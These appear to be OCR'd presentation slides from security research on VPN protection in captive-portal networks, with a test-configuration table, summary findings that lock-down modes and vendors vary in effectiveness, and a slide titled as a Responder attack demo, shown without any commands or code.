
Test configuration



Test Approach


	Standard Mode	‘Lock down’ mode
Captured	• **No Internet** access • Most like **off the shelf** VPN config • Split **tunnelling inactive** since there’s no Internet	• **No Internet** access • **Best possible** working VPN config • Full **tunnelling inactive** since there’s no Internet
Online	• **Internet access** – VPN established • Most like **off the shelf** VPN config • Split **tunnelling enabled** unless specifically discouraged	• **Internet access** – VPN established • **Best possible** working VPN config • Full **tunnelling**

TL;DR




- Our **initial concerns** about the failure of VPNs to protect machines in captive portals **all hold true**.
- Even once **fully established**, a **carelessly configured VPN barely does better** at mitigating the identified threats.
- **‘Lock down’ features** that are intended to ‘mitigate’ the captive portal problems do indeed address some issues, but are not universally effective in **mitigating the full set of threats** we considered.
- The findings are **not consistent across all vendors**, so vendor selection does matter.


Demo – Responder attack from Captive Portal in lock down mode

